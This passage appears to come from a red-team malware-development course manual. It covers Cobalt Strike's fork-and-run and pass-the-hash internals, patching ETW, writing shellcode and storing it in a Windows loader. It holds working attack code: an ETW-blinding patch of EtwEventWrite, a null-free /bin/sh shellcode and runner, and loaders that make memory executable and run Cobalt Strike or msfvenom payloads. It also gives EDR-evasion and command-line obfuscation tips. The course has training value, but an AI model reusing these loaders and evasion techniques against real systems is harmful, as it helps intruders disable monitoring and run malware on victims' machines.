beacon.h	4/28/2022 3:41 AM	Header file	3 KB
Strings.zip	4/27/2022 7:07 PM	Compressed (zipp...	535 KB
mimikatz_trunk.zip	4/22/2022 4:28 PM	Compressed (zipp...	1,226 KB
nmap-7.92-setup.exe	4/22/2022 2:28 PM	Application	27,974 KB

Figure 147 - use the jd-gui jar file

Systems Used in Lab:

- Windows Dev Box

Fork N' Run Primer

Cobalt Strike's execute-assembly module uses the fork and run technique, which is to spawn a new sacrificial process, inject your post-exploitation malicious code into that new process, execute your malicious code and when finished, kill the new process. This has both its benefits and its drawbacks. The benefit to the fork and run method is that execution occurs outside our Beacon implant process. This means that if something in our post-exploitation action goes wrong or gets caught, there is a much greater chance of our implant surviving. To simplify, it really helps with overall implant stability. However, due to security vendors catching on to this fork and run behavior it has now added what Cobalt Strike admits, an OPSEC expensive pattern.³¹

Drop the cobaltstrike.jar into jd-GUI (cup of coffee icon on Window's dev box task bar). Expand the cobaltstrike-client.jar. Inside of that jar file, expand 'beacon' and open TaskBeacon.class. It should look like this:

³¹ <https://securityintelligence.com/posts/net-execution-inlineexecute-assembly/>




Figure 148 - Opening TaskBeacon.class

Search for the following strings in TaskBeacon:

- mimikatz
- powershell.exe
- comspec (cmd.exe)

Many of CobaltStrike's built-in functionality is simply running unmodified mimikatz on the command line.

On a red team engagement, it is generally frowned upon to ever run commands on the command line; EDR products have introspection into the command line. However, various methods can be used to obfuscate commands on the command line IF YOU ABSOLUTELY MUST USE IT:

- double quotes

- caret symbols
- parantheses
- commas
- semicolons

This lab is to get you thinking when you're operating. Always know what your tools are doing.

```
public void PassTheHash(String paramString1, String paramString2, String paramString3, int paramInt, String paramString4) {
    String str1 = "\\\\\\\\.\\\\pipe\\\\" + CommonUtils.garbage("system");
    String str2 = CommonUtils.garbage("random_data");
    String str3 = "%COMSPEC% /c echo " + str2 + " > " + str1;
    this.builder.setCommand(60);
    this.builder.addString(str1);
    byte[] arrayOfByte1 = this.builder.build();
    for (byte b1 = 0; b1 < this.bids.length; b1++)
        this.conn.call("beacons.task", CommonUtils.args(this.bids[b1], arrayOfByte1));
    MimikatzSmall("sekurlsa:pth /user:" + paramString2 + " /domain:" + paramString1 + " /ntlm:" + paramString3 + " /run:" + str3);
    this.builder.setCommand(61);
    byte[] arrayOfByte2 = this.builder.build();
    for (byte b2 = 0; b2 < this.bids.length; b2++)
        this.conn.call("beacons.task", CommonUtils.args(this.bids[b2], arrayOfByte2));
}

public void Pause(int paramInt) {
```

Figure 149 - built-in PTH uses cmd.exe to run unmodified mimikatz

Lab 16: Patching ETW

It's a general-purpose, high-speed tracing facility provided by the operating system. Using a buffering and logging mechanism implemented in the kernel, ETW provides a tracing mechanism for events raised by both user-mode applications and kernel-mode device drivers — MSDN-Magazine

```
int DisableETW(void) {
    DWORD oldprotect = 0;

    unsigned char zEtwEventWrite[] = { 'E','t','w','E','v','e','n','t','W','r','i','t','e', 0x0 };

    void * zEventWrite = GetProcAddress(GetModuleHandle("ntdll.dll"), (LPCSTR) sEtwEventWrite);

    VirtualProtect_p(zEventWrite, 4096, PAGE_EXECUTE_READWRITE, &oldprotect);

#ifdef _WIN64
    memcpy(pEventWrite, "\\x48\\x33\\xc0\\xc3", 4); // xor rax, rax; ret
#else
    memcpy(pEventWrite, "\\x33\\xc0\\xc2\\x14\\x00", 5); // xor eax, eax; ret 14
#endif

    VirtualProtect_p(zEventWrite, 4096, oldprotect, &oldprotect);
    FlushInstructionCache(GetCurrentProcess(), zEventWrite, 4096);
    return 0;
}
```


Lab 17: Writing Shellcode

Code Examples:

- All code examples use and target x64 processes
- All shellcode is generated for x64 processes
- Linux shellcode executes `/bin/sh` via `execve`

System Configuration and Tools:

- `nasm` (Linux)
- `ld` (Linux)
- `objdump` (Linux)
- x64 Debugger
- Visual Studio 2022 used for building code

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122
- Attacker Kali – 10.10.0.108

The term “shellcode” was historically used to describe code executed by a target program due to a vulnerability exploit and used to open a remote shell – that is, an instance of a command line interpreter – so that an attacker could use that shell to further interact with the victim’s system. It usually only takes a few lines of code to spawn a new shell process, so popping shells is a very lightweight, efficient means of attack, so long as we can provide the right input to a target program.³²

³² <https://www.sentinelone.com/blog/malicious-input-how-hackers-use-shellcode/>

```
#include <stdio.h>
int main()
{
    char *args[2];
    args[0] = "/bin/sh";
    args[1] = NULL;
    execve("/bin/sh", args, NULL);
    return 0;
}
```

Figure 150 - C code that pops a shell on a Linux box

To make that mundane C code into shellcode, it requires us to compile the program, drop it in a disassembler (IDA or x64 Debugger) and pull out the op codes manually. For example:




Figure 151 - Dropping the compiled program into a disassembler reveals the op codes

Once we have our opcodes, we need to put them into a format that can be used as string input to another program. This involves concatenating the opcodes into a string and prepending each hex byte with x to produce a string with the following format:

x55x48x89xe5x48x83xecx30x31xc0x89xc2x48x8dx75xe0x48x8bx3bx0dxe9x...

However, if you use this method, you will surely hit a roadblock very quickly, shellcode instructions cannot contain zeros. Zeros will be interpreted as a null-terminator, and the rest of our shellcode won't execute. Let's look at a better example that uses XOR to eliminate the zero null-terminator issue:

```
global _start

section .text
_start:
    xor rsi,rsi
    push rsi
    mov rdi,0x68732f2f6e69622f
    push rdi
    push rsp
    pop rdi
    push 59
    pop rax
    cdq
    syscall
```

Compile and link the .asm file into an ELF executable using nasm and ld:

```
nasm -f elf64 shellcode.asm -o shellcode.o
ld shellcode.o -o shellcode
```

Dropping that object file into objdump reveals the assembly in a much more readable format:

```
objdump -D shellcode.o -M intel
```

```
0000000000401000 <_start>:
 401000: 48 31 f6          xor     %rsi,%rsi
 401003: 56              push    %rsi
 401004: 48 bf 2f 62 69 6e 2f movabs  $0x68732f2f6e69622f,%rdi
 40100b: 2f 73 68
 40100e: 57              push    %rdi
 40100f: 54              push    %rsp
 401010: 5f              pop     %rdi
 401011: 6a 3b           pushq   $0x3b
 401013: 58              pop     %rax
 401014: 99              cltd
 401015: 0f 05          syscall
```

Our resulting shellcode is 23 bytes long and does not contain zeros due to the use of XOR:

```
\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a\x3b\x58\x99\x0f\x05
```

Well...that's great. What the hell do we do now? We've got a bunch of op codes hanging out. We need to write a shellcode runner to run our shellcode; this is the easiest part of the process.

```
#include <stdio.h>

unsigned char shellcode[] = \
"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a\x3b\x58\x99\x0f\x05"
;
int main()
{
    int (*ret)() = (int(*)())shellcode;
    ret();
}
```

Compile your code and run it. Did you pop a shell?

```
gcc runner.c -o runner
./runner
```

If you got a segmentation fault, try compiling your code like this:

```
gcc -fno-stack-protector -z execstack runner.c -o runner
```

-fstack-protector flag -> checks for buffer overflow conditions

-z execstack -> keyword marking the stack as executable

Lab 18: Shellcode Storage (Text Section)

Shellcode is typically stored as a local variable in the main of a program (C/C++), this would be in the text (code section). This means that the shellcode is stored as local variable on the stack and it has RX permissions. We will have to manually change the permissions of our allocated buffer via VirtualProtect in order to write our shellcode in to the buffer. This first example is the most vanilla PI technique there is. The goal of this lab is to get used to using the debugger to assess where our shellcode is in memory and what permissions it has.

Code Examples:

- All code examples use and target x64 processes
- All shellcode is generated for x64 processes
- `cat raw_CS_sc.bin | msfvenom -a x64 --platform windows -f c > output.c`

System Configuration and Tools:

- X64 Native Tools Command Prompt for Visual Studio 2022
- X64 Debugger

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122

Code for storing your shellcode in the text section of the PE file – this is the most commonly used area.

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

//only one function in this code
int main(void) {

    void * alloc_mem;
    BOOL change_priv;
    HANDLE th;
    DWORD oldprotect = 0;
```

```
// 4 byte shellcode
unsigned char sc[] = {
    0x90,      // NOP is a no instruction
    0x90,      // NOP
    0xcc,      // INT3 suspends the process, gives control to the debugger
    0xc3       // RET
};
unsigned int sc_len = 4;

// Allocate a memory buffer for payload that is readable and writeable
//we don't ever allocate RWX memory, EDR will flag
alloc_mem = VirtualAlloc(0, sc_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

//we are only doing this to help us in the debugger
//don't ever printf in a real engagement
printf("%-20s : 0x%-016p\n", "sc addr", (void *)sc);
printf("%-20s : 0x%-016p\n", "alloc_mem addr", (void *)alloc_mem);

// Copy shellcode into the buffer we allocated
RtlMoveMemory(alloc_mem, sc, sc_len);

// Make new buffer as executable
change_priv = VirtualProtect(alloc_mem, sc_len, PAGE_EXECUTE_READ, &oldprotect);

printf("\nPlease attach the debugger!\n");
getchar();

// If all good, run the payload
if ( change_priv != 0 ) {
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) alloc_mem, 0, 0, 0);
    WaitForSingleObject(th, -1);
}

return 0;
}
```

Compile text_loader.cpp with the compile.bat (runs cl.exe under the hood) using x64 Native Tools command Prompt for VS 2022.

.compile.bat

Run your compiled binary. Getchar() is a function in C programming language that reads a single character from the standard input stream stdin, regardless of what it is, and returns it to the program. It will force your program to hang as it waits for user input. We are doing this for learning purposes – **don't ever do this while writing real malware.**

.text_loader.cpp

When you see "Please attach the debugger"....please attach the debugger. Pay attention to the memory addresses for 'sc addr' and 'alloc_mem addr', you're going to need them later.

```
c:\Users\grego\Desktop\OD Course>.\text_loader.exe
sc addr          : 0x000000487498F930
alloc_mem addr   : 0x000001C6DCC60000

Please attach the debugger!
```

Figure 152 - Memory addresses for where we allocated memory and where our shellcode resides

Open X64 Debugger and attach to the text_loader process – you can filter for it.

1. File -> Attach -> text_loader

PID	Name	Title	Path
17412	text_loader		C:\Users\grego\Desktop\OD Course\
30580	Teams		C:\Users\grego\AppData\Local\Micro
3340	Teams		C:\Users\grego\AppData\Local\Micro
35768	Teams		C:\Users\grego\AppData\Local\Micro
30832	cmd	Chrome_widgetwin_0	C:\windows\System32\cmd.exe
30560	notepad++	x64 Native Tools Command Prompt for VS 2022	C:\Program Files\Notepad++\notepad
30080	Text InputHost	C:\Users\grego\Desktop\OD Course\ text_loader	C:\Program Files\Notepad++\notepad
19880	plugin_host-3	Microsoft Text Input Application	C:\windows\SystemApps\Microsoftwi
20056	plugin_host-3		C:\Program Files\Sublime Text 3\
19884	sublime_text	To Do: • - Sublime Text (UNREGISTERED)	C:\Program Files\Sublime Text 3\

Figure 153 - Attaching to the text_loader process

Hit any key on the keyboard, this will cause the program to run and hit the C3 instruction, handing control over to the debugger. Scroll up in the debugger and find your shellcode in memory. Compare the memory address of the first nop instruction with that of the 'alloc_mem addr' from your VS compiler command prompt:

RAX RDX R9
RIP

00000200E08C0000	90	nop
00000200E08C0001	90	nop
00000200E08C0002	CC	int3
00000200E08C0003	C3	ret
00000200E08C0004	0000	add byte ptr ds:
00000200E08C0006	0000	add byte ptr ds:
00000200E08C0008	0000	add byte ptr ds:
00000200E08C000A	0000	add byte ptr ds:
00000200E08C000C	0000	add byte ptr ds:
00000200E08C000E	0000	add byte ptr ds:
00000200E08C0010	0000	add byte ptr ds:
00000200E08C0012	0000	add byte ptr ds:
00000200E08C0014	0000	add byte ptr ds:
00000200E08C0016	0000	add byte ptr ds:
00000200E08C0018	0000	add byte ptr ds:
00000200E08C001A	0000	add byte ptr ds:
00000200E08C001C	0000	add byte ptr ds:
00000200E08C001E	0000	add byte ptr ds:
00000200E08C0020	0000	add byte ptr ds:
00000200E08C0022	0000	add byte ptr ds:
00000200E08C0024	0000	add byte ptr ds:
00000200E08C0026	0000	add byte ptr ds:
00000200E08C0028	0000	add byte ptr ds:
00000200E08C002A	0000	add byte ptr ds:
00000200E08C002C	0000	add byte ptr ds:
00000200E08C002E	0000	add byte ptr ds:
00000200E08C0030	0000	add byte ptr ds:
00000200E08C0032	0000	add byte ptr ds:
00000200E08C0034	0000	add byte ptr ds:
00000200E08C0036	0000	add byte ptr ds:

00000200E08C0003

Dump 1
 Dump 2
 Dump 3
 Dump 4
 Dump 5
 Watch 1
[x=] Loca

Address	Hex	ASCII
00007FFC1C730000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿ
00007FFC1C730010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@...
00007FFC1C730020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00007FFC1C730030	00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00è
00007FFC1C730040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°...í!..Li
00007FFC1C730050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program ca
00007FFC1C730060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in D
00007FFC1C730070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$....
00007FFC1C730080	07 A7 68 6A 43 C6 06 39 43 C6 06 39 43 C6 06 39	.\$hjcÆ.9CÆ.9C
00007FFC1C730090	57 AD 06 38 42 C6 06 39 57 AD 05 38 60 C6 06 39	w..8BÆ.9w..8`
00007FFC1C7300A0	57 AD 02 38 C2 C6 06 39 57 AD 0B 38 5C C7 06 39	w..8AÆ.9w..8\
00007FFC1C7300B0	57 AD 03 38 58 C6 06 39 57 AD 09 39 42 C6 06 39	w..8xÆ.9w..8uR

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused
First chance exception on 00000200E08C0002 (80000003, EXCEPTION_BREAKPOINT)!

Figure 154 - Locate your shellcode in memory, compare the memory addresses

Now we're going to find where the shellcode is located in the memory of the process. Click 'Memory Map' in the ribbon:

Notes	Breakpoints	Memory Map	Call Stack
Size	Party	Info	
0000000000001000	User	KUSER_SHARED_DATA	
0000000000001000	User		
000000000000FA000	User	Reserved	
0000000000006000	User	Stack (2472)	
00000000000018000	User	Reserved	
0000000000005000	User	PEB, TEB (2472), TEB (320)	
000000000001E3000	User	Reserved (000000005E0C0000)	

Figure 155 - Memory Map contains the memory layout of our process

Right click on the top memory address and select 'Find Pattern.' Type a piece of your shellcode to find it in memory:

Address	Size	Party	Info	Content	Type	Protection	Initial
000000007FFE0000	0000000000001000	User	KUSER_S				
000000007FFE7000	0000000000001000	User					
000000005E0AB0000	000000000000FA000	User	Reserve				
000000005E0BAA000	0000000000006000	User	Stack (
000000005E0C00000	00000000000018000	User	Reserve				
000000005E0C18000	0000000000005000	User	PEB, TE				
000000005E0C1D000	000000000001E3000	User	Reserve				
000000005E0E00000	000000000000FB000	User	Reserve				
000000005E0EFB000	0000000000005000	User	Stack (
0000200E07D0000	0000000000001000	User					
0000200E07F0000	0000000000001D000	User					
0000200E0810000	0000000000004000	User					
0000200E0820000	0000000000002000	User					
0000200E0830000	0000000000001000	User					
0000200E0840000	00000000000010000	User					
0000200E0850000	0000000000002000	User					
0000200E0852000	0000000000006000	User	Reserve				
0000200E08C0000	0000000000001000	User					
0000200E0910000	00000000000014000	User					
0000200E0924000	000000000000EC000	User	Reserve				
0000200E0A10000	000000000000C9000	User	\Device				
0007FF43A990000	0000000000005000	User					
0007FF43A995000	000000000000FB000	User	Reserve				
0007FF43AA90000	00000000100020000	User	Reserve				
0007FF53AAB0000	0000000002000000	User	Reserve				
0007FF53CAB0000	0000000000001000	User					
0007FF53CAC0000	0000000000001000	User					
0007FF53CAD0000	0000000000023000	User					
0007FF62BAE0000	0000000000001000	User	text_lo				
0007FF62BAE1000	00000000000013000	User	".text				
0007FF62BAF4000	000000000000B000	User	".rdat				
0007FF62BAF5000	0000000000002000	User	".data				

Figure 156 - Searching for our shellcode in memory

Whoop, there it is!

Address	Data
00000005E0BAF790	90 90 CC C3
00000200E08C0000	90 90 CC C3
00007FF62BAE101E	90 90 CC C3

Figure 157 - We found it!

Copy the three (3) memory addresses out of x64 Debugger by right clicking, selecting Copy – Cropped table. Drop them in Notepad.

The memory address of the shellcode should be shared between the 'sc addr' and where we manually found the shellcode in memory.

sc addr	: 0x000000C1D74FFE70
alloc_mem addr	: 0x00000213B5520000
Address	Data
000000C1D74FFE70	90 90 CC C3
00000213B5520000	90 90 CC C3
00007FF62BAE101E	90 90 CC C3

Figure 158 - Comparing locations of where our shellcode is stored in memory

Go back to the Memory Map in x64 Debugger and manually locate the memory address of sc addr (shellcode address). In the 'Info' section, you should see 'Stack'. Since we placed our shellcode in the text section of the loader, the program will use it as a local variable.

000000C1D7200000	000000000000DC000	User	Reserved
000000C1D72DC000	00000000000005000	User	PEB, TEB (31540), TEB (34012)
000000C1D72E1000	00000000000011F000	User	Reserved (000000C1D7200000)
000000C1D7400000	000000000000FA000	User	Reserved
000000C1D74FA000	00000000000006000	User	Stack (31540)
000000C1D7500000	000000000000FC000	User	Reserved
000000C1D75FC000	00000000000004000	User	Stack (34012)
00000213B5360000	00000000000001000	User	
00000213B5370000	00000000000001000	User	
00000213B5380000	0000000000001D000	User	
00000213B53A0000	00000000000004000	User	

Figure 159 - Our shellcode is being stored as a local variable on the stack

Select the line where your shellcode resides and click 'Threads' -you should see that it's in a suspended state. This makes sense because we've paused the process' execution in a debugger.

Number	ID	Entry	TEB	RIP	Suspend Count	Priority	Wait Reason
Main	31540	0000000000000000	000000C1D72DD000	00007FFC1C7CD144	1	Normal	Suspended
1	34012	00000213B5520000	000000C1D72DF000	00000213B5520003	1	Normal	Executive

Figure 160 - Our shellcode thread shows 'Suspended'

Address	Data
00000058DFBFBED0	90 90 CC C3
000001C1FE250000	90 90 CC C3
00007FF62BAE101E	90 90 CC C3

```

C:\Users\grago\Desktop\OD_Courses\text_loader.exe
sc addr : 0x00000058DFBFBED0
alloc_mem addr : 0x000001C1FE250000
Please attach the debugger!

```

Figure 161 - running program again

Figure 162 - ran the program again, different addresses

Now find the next memory address from in our cropped table. This will be the memory address of our shellcode post memory permission change using the VirtualProtect API.

000001C1FE170000	0000000000001000	User		MAP	-RW--	-RW--
000001C1FE180000	0000000000001000	User		MAP	-RW--	-RW--
000001C1FE250000	0000000000001000	User	\Device\HarddiskVolume3\Windows\Sy	PRV	ER---	-RW--
000001C1FE290000	0000000000001400	User		PRV	-RW--	-RW--
000001C1FE2A4000	000000000000EC00	User	Reserved (000001C1FE290000)	PRV	-RW--	-RW--
000001C1FE390000	0000000000002000	User	Reserved (000001C1FE390000)	PRV	-RW--	-RW--
000001C1FE392000	0000000000006000	User		PRV	-RW--	-RW--
00007FF4D8D0000	0000000000000500	User		MAP	-R---	-R---

Figure 163 - Observing memory permission change from RW to RX

What about the last location where our shellcode is hanging out in memory? Remember that there 3 occurrences?

Address	Data
000000C1D74FFE70	90 90 CC C3
00000213B5520000	90 90 CC C3
00007FF62BAE101E	90 90 CC C3

Figure 164 -Final location of our shellcode in memory

00007FF5DAEF0000	0000000000001000	User		PRV	-RW--	-RW--
00007FF5DAF00000	0000000000001000	User		MAP	-RW--	-RW--
00007FF5DAF10000	0000000000002300	User		MAP	-RW--	-RW--
00007FF62BAE0000	0000000000001000	User	text_loader.exe	IMG	-RW--	-RW--
00007FF62BAE1000	0000000000001300	User	".text"	IMG	ER---	-RW--
00007FF62BAF4000	000000000000B000	User	".rdata"	IMG	-RW--	-RW--
00007FF62BAFF000	0000000000002000	User	".data"	IMG	-RW--	-RW--
00007FF62BB01000	0000000000002000	User	".pdata"	IMG	-RW--	-RW--
00007FF62BB03000	0000000000001000	User	"._RDATA"	IMG	-RW--	-RW--
00007FF62BB04000	0000000000001000	User	".reloc"	IMG	-RW--	-RW--

Figure 165 - Third and final occurrence of our shellcode in memory

Extra Mile: Output raw shellcode in binary format from Cobalt Strike and feed it into msfvenom to output your shellcode in c format.

Replace the current shellcode with your newly generate shellcode and repeat this lab.

Lab 19: Shellcode Storage (Resources Section)

In the previous lab, we stored our shellcode in the text (code) section within our loader. However, shellcode can also be stored in the data section as a global variable, or in the resources section of the PE file as a resource. Resources is a section within the PE file where legitimate files are stored such as icons and images

When looking at the code snippet for this lab, you're going to ask yourself, *"Where the ham sandwich is my shellcode? How will I take over the world without my shellcode?"* Don't worry, your shellcode is going to be stored in a separate file that will be compiled with the PE at compilation time.

Code Examples:

- All code examples use and target x64 processes
- All shellcode is generated for x64 processes
- All base shellcode executes **calc.exe**
- msfvenom -p windows/x64/exec CMD=calc.exe -f raw

System Configuration and Tools:

- X64 Native Tools Command Prompt for Visual Studio 2022
- X64 Debugger

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122
- Attacker Kali – 10.10.0.108

Resources Primer

In order to use the Resources section in a PE file, we have to call certain Windows APIs to go out and retrieve our shellcode. Three (3) main objectives that need to happen:

1. **FindResource()** – Determines the location of a resource with the specified type and name in the specified module.³³
2. **LoadResource()** – Retrieves a handle that can be used to obtain a pointer to the first byte of the specified resource in memory.³⁴
3. **LockResource()** – Retrieves a pointer to the specified resource in memory.³⁵

³³ <https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-findresourcea>

³⁴ <https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadresource>

³⁵ <https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-lockresource>

Looking at the code below from VirtualAlloc and beyond, the code is the exact same.

Compiling Resources

Our batch file for compilation is going to look quite a bit different when we store our shellcode in the resources section of the PE file.

1. Use resource compiler binary to compile our .rc file into .res file type³⁶

rc resources.rc

2. Use cvtres to convert the .res file into an object file type

cvtres /MACHINE:x64 /OUT:resources.o resources.res

3. Use a native compiler to link the loader code with the resources object file into a PE file

cl.exe /nologo /Ox /MT /W0 /GS- /DNDEBUG /Tcresources_loader.cpp /link /OUT:resources_loader.exe /SUBSYSTEM:CONSOLE /MACHINE:x64 resources.o

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include "resources.h"

int main(void) {

    void * alloc_mem;
    BOOL change_priv;
    HANDLE th;
    DWORD oldprotect = 0;
    HGLOBAL resHandle = NULL;
    HRSRC res;

    unsigned char * sc;
    unsigned int sc_len;

    //go find the location of the FAVICON_ICO in the PE file
    res = FindResource(NULL, MAKEINTRESOURCE(FAVICON_ICO), RT_RCDATA);

    //LoadResource returns a handle to the module that contains our resource
    resHandle = LoadResource(NULL, res);

    //LockResource returns an adress to the first byte of our shellcode/resource
    sc = (char *) LockResource(resHandle);
    sc_len = SizeofResource(NULL, res);

    // Allocate a memory buffer for payload that is readable and writeable
    //we don't ever allocate RWX memory, EDR will flag
    alloc_mem = VirtualAlloc(0, sc_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

    //we are only doing this to help us in the debugger
```

³⁶ <https://learn.microsoft.com/en-us/windows/win32/menurc/rcdata-resource>


```
//don't ever printf in a real engagement
printf("%-20s : 0x%-016p\n", "payload addr", (void *)sc);
printf("%-20s : 0x%-016p\n", "exec_mem addr", (void *)alloc_mem);

// Copy the shellcode into the buffer we allocated
RtlMoveMemory(alloc_mem, sc, sc_len);

// Make the new buffer executable
change_priv = VirtualProtect(alloc_mem, sc_len, PAGE_EXECUTE_READ, &oldprotect);

printf("\nPlease attach the debugger!\n");
getchar();

// If all good, execute the shellcode
if ( change_priv != 0 ) {
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) alloc_mem, 0, 0, 0);
    WaitForSingleObject(th, -1);
}

return 0;
}
```


After you finish compiling your calc shellcode in the resources section of the PE file, this lab mirrors Lab 18; we're going to step through the program in x64 debugger to better understand how the permissions of our shellcode change, we're also going to observe that our shellcode is in the resources section, not the text or data.

.res_compile.bat

Run your compiled binary. Getchar() is a function in C programming language that reads a single character from the standard input stream stdin, regardless of what it is, and returns it to the program. It will force your program to hang as it waits for user input. We are doing this for learning purposes – **don't ever do this while writing real malware.**

.resources_loader.cpp

When you see "Please attach the debugger"....please attach the debugger. Pay attention to the memory addresses for 'sc addr' and 'alloc_mem addr', you're going to need them later.



```
c:\Users\grego\Desktop\OD Course\Lab 19 - Resources>.resources_loader.exe
sc addr          : 0x00007FF654934060
alloc_mem addr   : 0x0000022737420000
Please attach the debugger!
```

Figure 166 - Memory addresses for allocated buffer and shellcode

When you receive the prompt to attach the debugger, please attach x64 debugger to the resources_loader.exe process:

